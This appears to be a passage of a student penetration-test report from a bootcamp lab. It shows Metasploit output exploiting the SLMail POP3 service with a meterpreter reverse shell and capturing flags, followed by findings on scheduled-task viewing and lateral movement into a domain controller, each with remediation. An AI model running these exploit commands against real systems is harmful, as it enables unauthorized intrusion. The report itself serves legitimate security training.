+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > use exploit/windows/pop3/seattlelab_pass
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20
RHOST ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:57644 ) at 2025-02-06 21:43:25 -0500

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


<table>
<tr><th>Vulnerability 11</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Task View</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Windows</td></tr>
<tr><td><b>Risk Rating</b></td><td>High</td></tr>
<tr><td><b>Description</b></td><td>Once inside the Windows 10 system tasks were able to be viewed, which means there is potential for them to also be maliciously manipulated.</td></tr>
<tr><td><b>Images</b></td><td>



```
Repeat: Until: Time:                 N/A
Repeat: Until: Duration:             N/A
Repeat: Stop If Still Running:       N/A

HostName:                            WIN10
TaskName:                            \flag5
Next Run Time:                       N/A
Status:                              Ready
Logon Mode:                          Interactive/Background
Last Run Time:                       2/6/2025 7:05:50 PM
Last Result:                         1
Author:                              WIN10\sysadmin
Task To Run:                         C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                            N/A
Comment:                             54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                Enabled
Idle Time:                           Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle
State end
Power Management:                    Stop On Battery Mode
Run As User:                         ADMBob
Delete Task If Not Rescheduled:      Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                            Scheduling data is not available in this format.
Schedule Type:                       At idle time
Start Time:                          N/A
Start Date:                          N/A
End Date:                            N/A
Days:                                N/A
Months:                              N/A
Repeat: Every:                       N/A
Repeat: Until: Time:                 N/A
Repeat: Until: Duration:             N/A
Repeat: Stop If Still Running:       N/A

C:\Program Files (x86)\SLmail\System>
```

</td></tr>
<tr><td><b>Affected Hosts</b></td><td>172.22.117.20</td></tr>
<tr><td><b>Remediation</b></td><td>Apply least privilege access to tasklist.exe</td></tr>
</table>

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

<table>
<tr><th>Vulnerability 12</th><th>Findings</th></tr>
<tr><td>Title</td><td>Lateral Movement into WinDC</td></tr>
<tr><td>Type (Web app / Linux OS / WIndows OS)</td><td>Windows</td></tr>
<tr><td>Risk Rating</td><td>High</td></tr>
<tr><td>Description</td><td>Exploitation of the Windows 10 system and the credentials that we were able to find in GitLab allowed for lateral movement into the WinDC system, which can be a risk for privilege escalation and other malicious tasks.</td></tr>
<tr><td>Images</td><td>
<pre>
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>net users
net users

User accounts for \\

ADMBob   Administrator   adoe
flag8-ad12fc2ffc1e47   Guest   krbtgt
trivera
The command completed with one or more errors.
</pre></td></tr>
<tr><td>Affected Hosts</td><td>172.22.117.20</td></tr>
<tr><td>Remediation</td><td>Patch all vulnerabilities, implement least privilege access, and enforce MFA</td></tr>
</table>

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.